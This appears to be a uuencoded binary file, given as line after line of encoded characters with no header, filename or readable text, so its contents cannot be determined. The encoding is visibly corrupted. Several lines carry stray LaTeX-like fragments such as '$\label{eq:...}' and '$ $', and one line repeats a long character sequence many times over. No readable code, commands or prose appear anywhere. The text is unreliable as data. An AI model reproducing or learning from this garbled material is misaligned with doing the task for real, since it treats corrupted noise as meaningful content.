MIN&^"]S??N1GF4O/RO]?/?^NX?X%N+_WR%\)]_<4_O?5_\RW(_=MP_?.13 $M[AZX[WWD-<)]K\+_K7I>6U_E'H/[(>MO92X]+_$?JIX_S'"_#-RGK?^1<)^F$ M\!^AGO^)X7XCN!^U_HP?9^Y'*?Q'J^>/,=SO!??IZYO"?;K"?YQZ_GC#?2>X $\label{eq:manner} $$M\&^NWA;NA\)^@GI]AN'\"[C/77RG<9RK\)ZGG?VZX'S&RW$]>_R'A?K+"?XIZ$$ $M_E3\#_31pG[7^.\)]EL)_AGI^S'"WP'WN^L>\A;G/5?A+ZOEYAGL`;F8]$6Y&$ $MX;/J.3#<+P8WM]X5;D[A8_6<-]S7@EM<?X5PBPI_53W_"\-]&[C/7_]NX3Y?$ $\label{eq:mx5-equiv} $$ MX5^eGDN&^{?e};JW_JG"W%+ZBGK<-]QECQZVN?]A:F5M5^!>JYQN&6P)W=_VR$ M<'<50JZ>&X9["]S6^DWAMA2^K9[W#/>EX#ZQ_C+A/J'PM]3SBPWW:\']G/50 MT][&W*'"'ZOGD>&NG3CN2]=WA/M2A9^HYZGA/@+NG?4[PKVC*?J^:[A9L#] MO/50\$N[G*?SGJ^=_:;A-<%^V_C;AODSAOU`]?Y'ASL']TO4_%NZ7*OS+U?.7 M&>ZKP7W%^C_[">:^ON&_OCW_*\/]\$7"_:KTLW*]2^*]6SU]CN+\+[BO7A\)] MI<*_2CU_G>%^Y\$L=]]7KKQ+NJQ7^&]3SOS7<9X'[FO4?%NYK%/Z;U/,W&VX9 MW->M_ZYP7Z?PWZ*>_[WAML%]_?H_?3MS7Z_PWZ:>WV"XGP_N=ZP7A/L="O^= MZOD_&N[KP'WC^KYPWZCPWZV>O\=PWPSN]Z]_A7"_7^%_0#W_)\-]-[AO6O\> MX;Y)X7](/?^PX3YMXK@_MOYKPOTQA7^S>O[/AOMIX+YE_1^_@[EO4?BWJN>W M&>Y5<-^Q?D6X[U#X=ZKGGS3<F^#^S/H3POT9A?]9]?QSAGL'W%]8_T+A_H+" $M_Z)Z_B7#?16XO[S^!N'^LL+_BGK^5</]+G!_??WGA?OK"O\N]?P;AOM3X/[6]$ $M^0_{[F]_&^KY]} QW/> ^{[U3W]_G<]^M_+^GGG_?<) Q==P_6-\\ [A]_!^J$ MYS\RW.>#^Y[U4^&^1^'_5#W_F>%^-KA_L?[-POT+A?]+]?Q7ACL%]V_6?T*X $M?Z/P[U7/?VNX+P?W'VW\"7/I>8G_$/7\H10&OP[<\#]_XQ)]D[H<K_-/4\T<8]$ $M[O>^Y$;6+]2(7_*/7T8;[W']V(UCX7ZLPC]=/7^<X;X7W/6-KQ/NNL)O$ MJ.=/,-Q/F3GN)V[\B'`_4>&?J9X_R7"WP7UTXW*]U&%_V3U_"F&^Q)P/WWC $\verb|M8W^*N9^N\,] 2SY] AN%\) [G,VBL)] CL(_5SU?,MPW@'MEHR?<*PJ?4<] 9PWT;$ $MN-'&OQ)NI/`Y]1P;[N^`6]CX7N$68+ZHGJ\:[H?,'?>S-OZ'<#]+X9^OGE]@$ $MN(^"6][X\)]F;EGAM]1SQ7\#SX%[?R`CWNL)7U?,+#7<7W)V-6\+=4?A=]5PW$ $\label{eq:mw,km} $$ MW,\^{M}[GQ1<)M*GQ+/;<-=PSNS8W_(-R;"O^$>KYEN"\#][,W_JMP/UOA/T<] $$$ M?Z[A?@VXW8V_\$6Y7X??5<\]P7PONP<:S?H:Y!PI_J)Z/#/>-X-[>J`OWML(/ $MU?.QX;X9W).-N(]4?B7JN>)X?XN/.-?R?<N<+?4<^GAOM;X#ZY\7;A/JGP$ $\label{eq:mgz} $$ MGZ>/]]P_QS<+]AXCW"_0.%?IIZ_T'"?=L=QOV3CF3_+W"]1^"]5SR\W&>`$ MGZ>>/]P_QS<+]AXCW"_0.%?IIZ_T'"?=L=QOV3CF3_+W"]1^"]5SR\W&>`$ MGZ>>/]P_QS<+]AXCW"_0.%?IIZ_T'"?=L=QOV3CF3_+W"]1^"]5SR\W&>`$ MGZ>>/]P_QS<+]AXCW"_0.%?IIZ_T'"?=L=QOV3CF3_+W"]1^"]5SR\W&>`$ MGZ>>/]P_QS<+]AXCW"_0.%?IIZ_T'"?=L=QOV3CF3_+W"]1^"]5SR\W&>`$ MGZ>>/P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<+P_QS<$ M^^4;%>%^N<*_0CU_A>\$^%]ROW!@)]RL5_JO4\U<;[F>"^[4;_T:X7ZOPKU3/ MKS+<.KA?O_&CPOUZA7^U>OX&P]T']QLWWBW<;U3XUZCG;S+<.;BOW7CZSS'W MMOK_.O7\+8;[<G"_=>.J<+]5X5^OGK_-<+\>W&_?Z`OWVQ7^.]3S=QKN&\#] MKHU_+=SO4O@WJN?O-MPW@?M]&]\GW.]3^.]7SS]@N#\-[@]N_+IP?U#AWZ2> M?\AP?Q/<']UXVL\S]T<5_L?4\YL-]SW@_OA&5K@_KO!O4<]O-=P/.W7<MV^\ $M6+AO5_AWJ.=W&NX&<1]=>^X:_].G?[_8A?.!^N>X.QA=[JV5BU>VQKWY<3J:$ $M31_MCOJ/MM+9;$ #ZG%XI]8\'H\%T-NGVQY,KE6EO,IB-)X/QE9.C\?@V_;=S M.YV\$P96UPUXOZ/3&QR>#8=J_O#88S8JSQS*7LL_^S`G^7'U>D(WR41+&47)5 M'O-7UWI'WOF@`4'QYVKF:C8@S7`\.GR4`PI)BS_G!C0?30>'H[00E&A!B2A` $\label{eq:m0_loss} $$M_0_l^0_l^*T=CR+D^*.?<P9/R'B?&S/_,*TSBZ.G'/Q,XJM@Z'Z.H?&Z!-4EZ*$$$

 $MG\#?IRIX3X/1H/)E)&(D+(QLCC(1L&0;Y.+GJ_BM0$V^!.7BFTHESN3!')^5,$ M"C";<<"\$<'B^^KQLD*`D16@4-LM8/%.@08Z"/!B.N[[B!%)S(M*N]<?S_6&Z M4(6B2IP*UM+ZB/44NP.X:CE,[TJ&LE2XTV22=H=%P"Y100JN#HZ[AXO?],L) MED25+"K>9HAX1:NCSD.=C;7>I"\!*\$"^[HP'_864S/P8_JQU.OOSP9`:8.=. MMS.DU@=`0.9]COM+@,WQ>+@0>CL^CZ)\$,T[O/*]\<G)E,.H-Y_WTRNE@U\$\/ M+A^M;=VL-[>(DKU\$#%3LM9O5W<UZO08A61M97VMH*1F:_ANY>*&L::UK(M"N MB22&)"#)K78%\$K*'H[J`!94`5:!005FKB0I5"+JU97*17B?:KM5+;2=#Y4`= MH6"5%,EUQ8^0H96\$9)%:5WY0YA&M*/->28SJK@\MX>S5EK("RQJ20@!)1D\$@ M5F<FI0U82]):???:OAHNI-ZR(86WM:3D%DJ?4C"5-N^UQ"D_7J]Z:;*0>J.& ME*;;J\$Q\$5K`PR[`USE(H);\GHM")D,NE+`(SS"'%L(I2QJP\IPJ.9I>/SE+1 MN\$*CS'FZ/FJNUFT.1E<N7[XR'.Q?H?'FRC&13VGP"2]'EP-2R/_?]T`,<3IX M,NVX!ABCX2#KIZX;*`:V?Y>JE)D@`PM-+6]7JS#1%`5._77`V`)(0D))KP $M(N8U1.::&/TWEH:_)QK5L);"!/`"X-#M21K0M)!2(BAI%A1J*^`4B")IS(9@$ MY(BAA-&"D`,!RM:+%YH8&E<Q4>\$@RR_0":&Y/BIM@;4+2AQ!'&1\$?).SAO;E MSU0)0P<\$LWI.<!0\\$Z]4\$:L78O*<B+;O=EHM7TPL4B)+M*\XHLP4="R!(N,$ $M4+-\#.M\#,;OOT"^@M\#2!0)<0P%+&61DK*V0V1>M?<$`URRX'G6;4FHD1$NPT)$ MMR#"F@BCS)(LLJP"EBE("`,((V_O*%KD\$]D48HXQCBC26*3M98UWB0:]HX0) M"]OHGR&C5`-/\$1\$2LEP&LASZ7=8)(Q>PEE(AE)"%!.64Y2*-%&E.21>26)&7 M#320<.4E/5F(T12I3;C^F!.Y;'QQ%J@X``IU6]I9'"YT\$72NI[A>VMVJ51;* MW++A:+%O@7GB`.42I?4)Z]=J9;1!^H\$A#44HLKP?TAR_M'N-I91:'N`HE9+2 $\label{eq:m:Q>BQ.4&\6"B4BEY,;*#Y&UJ<2!3@>UEOQHR=GM9>DDD]MB6^),<f[-LA[3]$ M[C2=3?N7CV#`,"!&GJ`\\U+"`*%\$&*:]*!3<4A8Q;\$]Q<S)Z:^ERB(:MO300 M6"U-!+NWC*L@4"7,9@1*PDZ#JC_\$6958)0XDO54MUO,-+9<Y!^RUE.>`#V\$R M+8]Y5@5[*\$5>#V1:X?L:E]/KI=KV4E%8#I9:(6,35:;[Y5DOT""U'"-4WH]0 $\label{eq:mi.sepo} \verb|MI.=FO`1$G+96]<653AM" #$-(]UI#BV.(`]<NH":25B<+$L9D+2\X.48GT+@.$ M2!K"[#*Z%4W`,:((:("&%`6&D5Y+(V!YBABC2K`N%H82YD%`/=/A)-)O[&EQ M`>@(N8`:2866Q%DA;6EQP"14.9:&`M;22+"E<KG2:G5V2JT;BU8=2R=I5,OY M>.?: G65; 2>D+-; U9WULT64; J+5TPG" (JH6/23*BPDH9=\$"4NBH@N\$, MR= MT.!LNS_7K@80:^3^:N/8>)'XP;]G]Y@D:29(SL#(65KS<KV4AQ^7$#]A)J&$ MC*4V8BUEKK);:5;+E/,&E>\$UY+.00SZOI:-T,N@UTVX?"8]]=KW\)JT9I:P(M`Z6IW\$U[<]%1BI6N-!RRO!`07L=7DX`DQHLDNDI_ICZ_T"?(('"=4KG2N5XI M;56:BUP4*!=1J9>V[YVD1?3SE/[D*DFVA]W#J1<E"U%K*0#P<K9F/Y/"5,! MSC#5IA)#P)0HHZ."P%\WZ@.\$%*%6E6JU^LW*EDM@L0U0Z`P<7"?+II,B)!E0 $MW)WN]/;]1FT-^JU9=S)#ZF!-6,V&[1."PD4<4JTM*.=!F',"O4SN5F6W6M&I$ $MS;_?4HN@=3K04R,*2:S!\$!:8K.LB\&-QIW6JU*SN=TMY6M;U,:C;[=T^J"1FI]$ MP""'&"BEYT!"#\'D#AR5T%JIN:,2FGO_)10A2RHP7"(&2:B!Y#T\$K0=86UGK MFR^LE+5IT9R2ATNQ-#!);GW_)6EOAJ:(;@O-WZTD5D='J>M)^A81!!\$@*_D/ M<X&J5";%DDT,ZDBY:0D6RR_,:+X@F0:A+0)L^,%J\$95@G4E,2I!PT]H,-.>A MZ"#`66ETUASY#SISZ/3:+*+00;176K1!^AZ(%P*(LM*PC3'"[`>M,22].HN8 $\texttt{M\$2+=,,9\$R-\CT<N!@i92\QG'(GRI-VRF=P;3P7BD1M[6_I-9->H2R(ZZ-!27)] }$ MQ /1C*683SEFP) (HX=&YYE.\$'@]14[46:=Y+N9,C-=+9:58>K[:J]=U.=7>[${\tt MWMPIM>G9)QY]W$KB>2,!,2JR(B-"++<@$!\/YNHFCF@Q1$D^50P4\>:]63JM}$ MCO:F, `ORKS7;DSOU(RO'9!*\$,D6,:QVLI]/LJ=,J/5[IE)J5DD\.IB+9H#P> MS2;CX<WQI*^31#5I-I]"JM/3[AY"II-2F4S&D_K!P31%IE!G1=Y*AU1=QQ.O MH7K*\$V?-H(*5"?4JHX"(F^DA;9RDDQ)M\Q21_F@YG78SY<)55#"TACC*7"U/ M,KLG=UTVV'`)6\Z:Q-L-?1],L]8IUW?;E2?:WE@Q&2N?C9VQTKLSW6X7Z9YD MM)GH=U:;B'X'VC3T.U0&@2!6EH`@?[\!MMV>5:M[QS5[)!4Y30K41M+#:YP: M*E#02;:]E+F>`++*4I9\$7K8ELB"+Q%7Z`Y%\$"233I23)0+)_ER5A-EBPEI(H M@J2WE.1C2+HBB3())/LG(HDRD`R6DCRGNRQIS&4BH%`\$(@QC"*="S<6)I[:F M2\-F@+H[2VD3K<\U:@J#TE*>KDZY;!;UR=%"MZ):<#T/UPG4%E[8C+!&JS5N M>1/+\$!@V`,5RHL;DLH)9ZU2>*%<:KOU2+U-V.T-MJ`+7HV8J=WOIR8SZI/*X MG^1*)PIM"TJL5C73GFNN"`[OA`@7U5+#2OW^))U.@<MS)=V='^^GDT9WTCU. M82=58Q6W.CH83XZ[[A'\W/T-,QM=%?M3%YXA,YKLSL!#ZT/RUAKG0&(/P6+T M.9B\8+1A& 4J6; 9\J9-G&G/M!* [/JF+BH4J^PDVX!][%STB63"@MSR,?YB $MK1MHE1 + P2^UJ&A^5JEX]37W.LNY^2PV1>Q'/D,E8;GU*QS71EN3XX/(*,$ M4*'D@W2TK+!@YMX'YHOFW3[K\H\$C8)5")9)?D[&6C<228<[2Y[W>C=H,[.R= ME=W",KOYS`,3#9G-;C[[/C!?I+.;2'8EE2H_>2XTK#F>!:!2PU],IX!TQ8LE M)\B?6GFL@8F0L=R.\$"AJ)<Y[L;,PZQ%AI[1+_[;;S>KF7KO2\O\$7,%VIS<F? M`;]CG]_2C'9Y]VF91\U<.04F*,2,%7L\$B02=A_(]HENQ?P[#:Q9-`W:S=,MS MOL^)=)]#_X,P8Z*S`?#.2TR1XL%5NT:S^GBU5J\$B:U7\#,"M"TZ#3&,RN\$,>

M48=V#N?G445=;01=?`R)A*TPDC1T##XI&\$\OTUKC++WO6@IN5&\$@J<M[S6K[MEBF_0A; E-ZJEH\/9D4[I*1%RW3T,G%O*W4.8"=NL@4*IWO?OVU<)]^Q(<:< M6*T^Z!AU`6+M\$3%3!LY'A1[EZCW#:Q?@<X)7N:WN-*A_K.^6T%_6*H]7:C[; M5) \ IYZ\T&H_N'8_GTV+F\$LNJ??**&QP,>HL1*[M4')_0(#<>+>3!I:61J\ 07 MPO`2LG]^\$I!B+%\$B*62'AX`G'NXV%YG'-)Z&=MK-4OF&F[/NU+<J(`:9#(B) M, = #X; / `!UBI! %;] % [19K[6] F6? / Q*EYH" > V7 + & TUTO: B6G8G = > N[R#UI]MUOC:GG1[M\D18P?3%Z0;E2FY6CDXH)G^X\$Y:'PWOX<V8PL[3'U7+;+HX-]X= M`,N=#T;G/!KMG![T*FF[?J.RZW'<2<(T*X76:I?:;)4\$5FF/;Z<TZP%1^H&3 M>_51_<3)D2,2GI?7*\$,:;3K5RLZ.'(G\$PB@2@:R?#W0KI_B+B088+E_4(U9I M^:==W:Y6FK3TT;Y>=\8KMH%UL\[X\>YPGA;Q.[Q_8GR57^LC%--Y8<W`]64\$ MUZT'0'T!P:&+.;4'D?)"0OA>FJ@R=,,IA`44V%F+\$_/]TGQV-'9M';VZ6JG@ MSB*="*3X&#*&98N(V4H59%: 'HJP>) "656'A\$PMPFFHC9!6;I`U-`-NP@#12F M>RT,T<@XZJ`9HF628,/QL<+Z"\^&/!/\$;C78KV2T@,WP"D3B*04S/B/2E<@, MWRV\X6^6HW05&.VUTZKO-;F3"@-L7+7&\TDOW:7WE2*DJNIB,XT>LWX6LX`N MRY?G.++3IB/QB6\$')%>;VU;-ODBHP<!Q6M\$K-^LUGUBLEV;0=U17)U=4EUR2 M,#J)5I)%?:A+;5\4>!US&H2&3/F\1U@Y<&ID1J=B!@![/N61&ZOWG0PV:!\# M4+*S5=DN[=7:G2VL_@&%9<^M]*`['\ZVNKTATD<47D(S1!\-UJH0@"1CRX)" M#*<`6A)R[5F?:_1\JG(H9%?FXSG)V:"!ND4Q@DPT^%R5J\$@-O@V(30DR:CS $M709@$B'-(W=*S5N+=/F((Q=Q8T+^T9-[,(J-WU)GH***(PBDXQQ4[%'H)P\#7)])$ MZ<&\ECNP7(*&>_ZT6C13F4-3R6\$.;4)\$['@#1\B<1@.)?:^"]V_&ULX#!P)> MFW4/%Z#VK8;O>=S+=XK&YRU*,TK\7)U.(KU,G8'J^Q.\\$AMESBO1FP#%1L0($M7VVUJ^663X/K4'+Q^]*A5.Z>#"90M0?'*93Q2J?"6PV47G0I%[]L"J)]<M[$ $MH^[QH%<FS]K#E->+J6HH7>E.=S#LDA<]:Q,L+)G6&P92$W0=T9L<ME\DMQ/=$ MD6N;P;[PG8/MQ/@&XFM2'CT@L%(\$>RUNQXN%A+TIFC\$&-5X64\$B\$AR4!,"1* $MI?1=')8\#\&"736K7\$[^'BE]:X^'!0_FWU9!+15:96;58J^J;M[PN:!Q2[W@\')$ ML]D+OF/!;)@"WI@?O!TD;\Y(!N\'Z9Y1W\$Q4;\53J18:;'AU78E0E=&KV82R $M"S"Z^R18Y=V@?!^, Y0F!5_'AXR72J, *J%.NE5K4?(&(N^MQM8C[#S]<!8M?)$ $MJAL, %Y*%?2)6J]X\MY\#IP3B^I.<'^4O+AIUP;V4:=, %S9B2;4@<R+68S$-%R$ MJ7/T[]%F),T\29SU2%I!7O0QV4#GH33JJ^1G0XVFL`[223JB5&4CKZ!%A\WQ MW2IE;U;, $^LR4YOW!K#$>#GK4P?K<U">#PP&]P>>E;[4&1E%@D0>&]E/IW=).$ $MQ;4];WL&0SZSAZ^!/POI+\\8\\,^M\\7&7(@SY=VDXZ$Z+$?^{F0}Z'-T;CTQ7 $\label{eq:mass} $$M^{-}_-H^8$L5>KUT''^++*^.[G2'@SX5!T<^NNWHQ80$93IQ-)]1B@J419UPGZ^{-}$$$ MSQ=>?ZPZ\6JWL, `X>D.NMTN=6G6GVO; USRTH3<.@T:6.ND\$'D6J#X\&LZ-P\$ MV<]M=SPZ2\O-<H>.%![/CVECT+WGTUE#[.X"PJUTIWOW/`BW6A?#`542%8&T M7AJ<6,XC5,'/WU1^?''#-0[Y(K.\R*I]-PP?.<9UJG7JXO9DBX"D\$3;RG1-< $MG=H\&\&D89!:@7?^$+=Y:>!]@Z#;^3LP`RR+H8:(UD-*6&H/3(HD31M@`,IQ*%)$ M!:#7]\$.1SAV,@%4UY))L9+6QU_(,#HMOVU7R<]VMTZOX+;.['106\$[E=60"I M4'=^3W9WU2;WC#?6Q?]A,,3;FEI<@MV4JHC`SWI]S*+BP"-`I<R,@B&6R9!" MRNK%R"R0(1;(F-)IEQJ53J590G=!6BR()>Q;N%P-.T[[`VPVJU6?JVN*/0.; $M#X*X29]1YKP2DSZ@.`'7*O1"1%-3\C0N-:F9<T4E3![-MU(N<]1NC'5=QP1=$ MK*Q#T5B+#?9&M]^G1LABZDX3JH0G=%:4VB4-([>GK`HB1UF,(YO#<>\VNVT@ M?ZI=BU*5(?H%HT2I*:;;R1BHIJ&W&+=3\D&@3-`FB-H<5PJW%7+ +GFEWK[9 MG8PH>R\>CY:^G3(M18%8:TK5#^&8"*NB?"[&%A98."@RJ2.DG<I6M62**YM% M<96[)]T>K1E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2!C/&4C=!N-R7B6NH%:"KL@U5(E)AX:6VDS="(/"@9A[\$65";2]AX:6VDS="(/"@9A[\$6";2]AX:6VDS="(/"@9A[\$6";2]AX:6VDS="(/"@9A[\$6";2]AX:6VDS="(/"@9A[\$6";2]AX:6VDS="(/"@9A[\$6";2]AX:6VDS="(/"@9A[\$6";2]AX:6VDS="(/"@9A[\$6";2]AX:6VDS="(/"@9A[\$6";2]AX:6VDS="(/"@9A[\$6";2] $\mathtt{MTN0}$, 3H](+*QP,3;T6,Q<0=)6:-1;5>XF2+?P,.9W"N)2QG5.()5MK44O@O*' $M\&!6+Q2A]R) < NQ39:I!\&^D8A>\F,Q>8_!>SW`G(]<*Y]NT?*XF)=.D/W0EP$ $M((@,+HH(\#^DR:M\3L5<BX3@MK7,[@@^=T_^U?L^V+5U68GQ)GZDH\$)$ \$.I'G MB[\$YCT5/")(V@&U:P&!A3=J*JF\Z=9JL8_0-'UZ!#\#R^4#V"R22I,Y4>7@\$ M!M%.2JO\$VL5*UWD(=96_O_V;BH4.()%,F;H,KS[\$+9DQ&#ZH"'\^/\$B[O4EO M-!5RNV_>:/D\H-D&JX,>NAV=>IM02K^D4P>+),"!#\%S,@V\$#T+"FP\/TBK+ MY+C51M5I:W,7D%1K;IM8/6"IT4\$'K.P%-S]\$@,2>B^.3EI%KNTR@BK13IV6R MS5*K6C:SIQ#.>\$&R20?*M"L.+Y^6AE2GT=LX!*N0":7SG;W*\$=SF2&,&7W&+ M4V.)L-4@(@4N`^S5M;-RHG*/1HX<K34>`,UY*-HX.#!4JU6Z5B&?'BRNT_R(M%AYN>3.Y!AZKV2+*-AN+(ZWR)VW33+0(4F(W9/+2-9\3W00,W\QQS/,B8,Y7 M#1Q>98;-R6:M7KY1;`,9H);2R%;MKSIWB\$1W".VQFU8/C-/%.9\$@63@?B\A6 MTF^`D0>ZLU[,L.G?*K5+/ODQAG%XB)'K)[K<J<X'2QPV;R;O2)JLXYX=SPPP M=,J(3^?`XO@8M.N0F="IT6J>KCXQENJVAX/1;:0,!W7Q(,G6.AG75#B(#6=Y $M0:-4\&:6S)0+`8@.=9:V8A,\#7*MKE&LIKO"27T4HS=>A\+AQ[9^=@8#0$2RF`$ MED]'00S_*5J[.!P=IRNOLTC.PJEJF;H\.[FF)VAVVCT[?>D<BS?:19N]I2@3 M.O(9PN9CZ%AKLVH_;KG5T.<PKM-LUZBOK=+*;*GFUANQOK-5V=RC4VM`1YA2

MH[/204*9?(7)MV63_`^<\$T):);?/NZJ7`&3@UL:'Y.R!D1C!<2MPZZ=WIV=& M7Q0/GW&/>NN:J^VUP=1;+.1Q&Z_"*V\VXAHQ.F?FWCKI3E(\$Y!9EM2LE]I+5 MVL<*AIF!CYH``ZTU'@CV;2AQ;8A99V>^S=:9!K3GMS_=#Z@10@+OK(XB_B\ M*3>UIO.IF>J%D.6<_M1-+=M'\$W_J,,;"\$`?5HA>C\$]IE3UGE#(D`:<'N3DH, M;4%KF>6H@W5<)%_;Q,*X)N:<&^GCU+QJ]6OLG0M`B\$V7%;\8DR3..-Q(%_VE M[L&QLH43DMV94)!M:-Q+'%64%<_;.U1UJELJRRS4+0";O[%SXFWAJRPR/`89 M-%(0RA3KX7AR3W1!1#K)@AY6W4XP6LQP/*7@3(9D=V<1G:S J)T=M[A**YO* M9%BB4BJPU-X.GPD`12AP7;=G"")JTBA*2YQ"W8<7[O=O.1,0,X#N#.&)V"] M]7BEZ8Y]N-F+'_S@"D@^W?U3TJ:HSJ[^JTD6LM0_W>F^9#SQ"%4;H!J,E(KK M`U2;\\%0&Q;U`9K&L#MSOM:8(*@*,7VRW-KBP)!"/>7!U]?@^H#*XDZJNKYC M)6<\$\+@+<!.>LP`4'@!NB?4YC*R=#0T\$NF+&F\4V%)CSYN,/7C,6(FM&+#\$" MCD\$&'E`K69N!B+J\$+"H[:D#L`5A@!9+M:*")0%?L6'FBY"V)5Y[<![\$EDT35 MO=,6=2Z#7MJ@<1DI`ID/I5`7HP%(EP#(=W`!F-/B%L[3B28;0T,#<G_>DYX0 M&X"8ZI_J?AEB>-]) `8I-8?8HPS6](\$5H(%E`(BP7,[9V'C@4L"E&:A!017@) MC#YXB[\$0J:I_;C\$&&&%,,6H\AAE=C*+!(&.+T:ERL2Y&\$?L5!F-3F!TKZK"M M%*.!Q!Z"M@BL%*,%)P)>([]+]SKR^!-;,K^&"JVQ\$*=AT#GN'@YZ13TG==)] M&CE1"*B'E"M(3Y44*VZ0#K\$7JPH9TM[)'#(4+P<[EJ\$ZD:CNJ,)F\O\$!AG4I M:I&?T`Z<.BW%\JD[5#K>?XDL!\$@RTL&)7EX7>.\VX'I6`/A4X(G\$BDCUMH+\$ M.^Q.9ZO:G,1],+@[/X**S0JT:GZLY@4<9'^B*%&4*(4B))(&RL>LN^_EN6R@ MY#V9M^>B2,EIHLKRO\$1,]7RR5,09B7@RG?OD!G=P42N64<1YB9I6AY:\$?\$:B $\texttt{MINF} < \texttt{DH} < \texttt{2=7} \\ \texttt{P4?} \\ (\texttt{X47} \\ (\texttt{)} \\ \texttt{GVJ}, \texttt{1'S@; +YD)} \\ . \\ '\texttt{2Y}), \texttt{4:97CE}) \\ * \\ [\texttt{XY} - \texttt{C66Q} + \texttt{4-.4}] \\ *$ M?!E+(4B4ZH3>G:1R9G1]6!9%85G9^C3?(R47GAM*A#-)Z71D7S3+*C?2UB+- $MLM[U]K5.3DX*B](@FF6MZ\YG8Y<042UK7=^]"`WP(@0=AB2M&ZJ)?+0TQ&@Z$ $\texttt{MT^F7,Y:B[=.[STB4X;(2'J5=U0)P[E)5DK"(S[[=[XXLQQIQ)+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+,0`WPZ<!D>+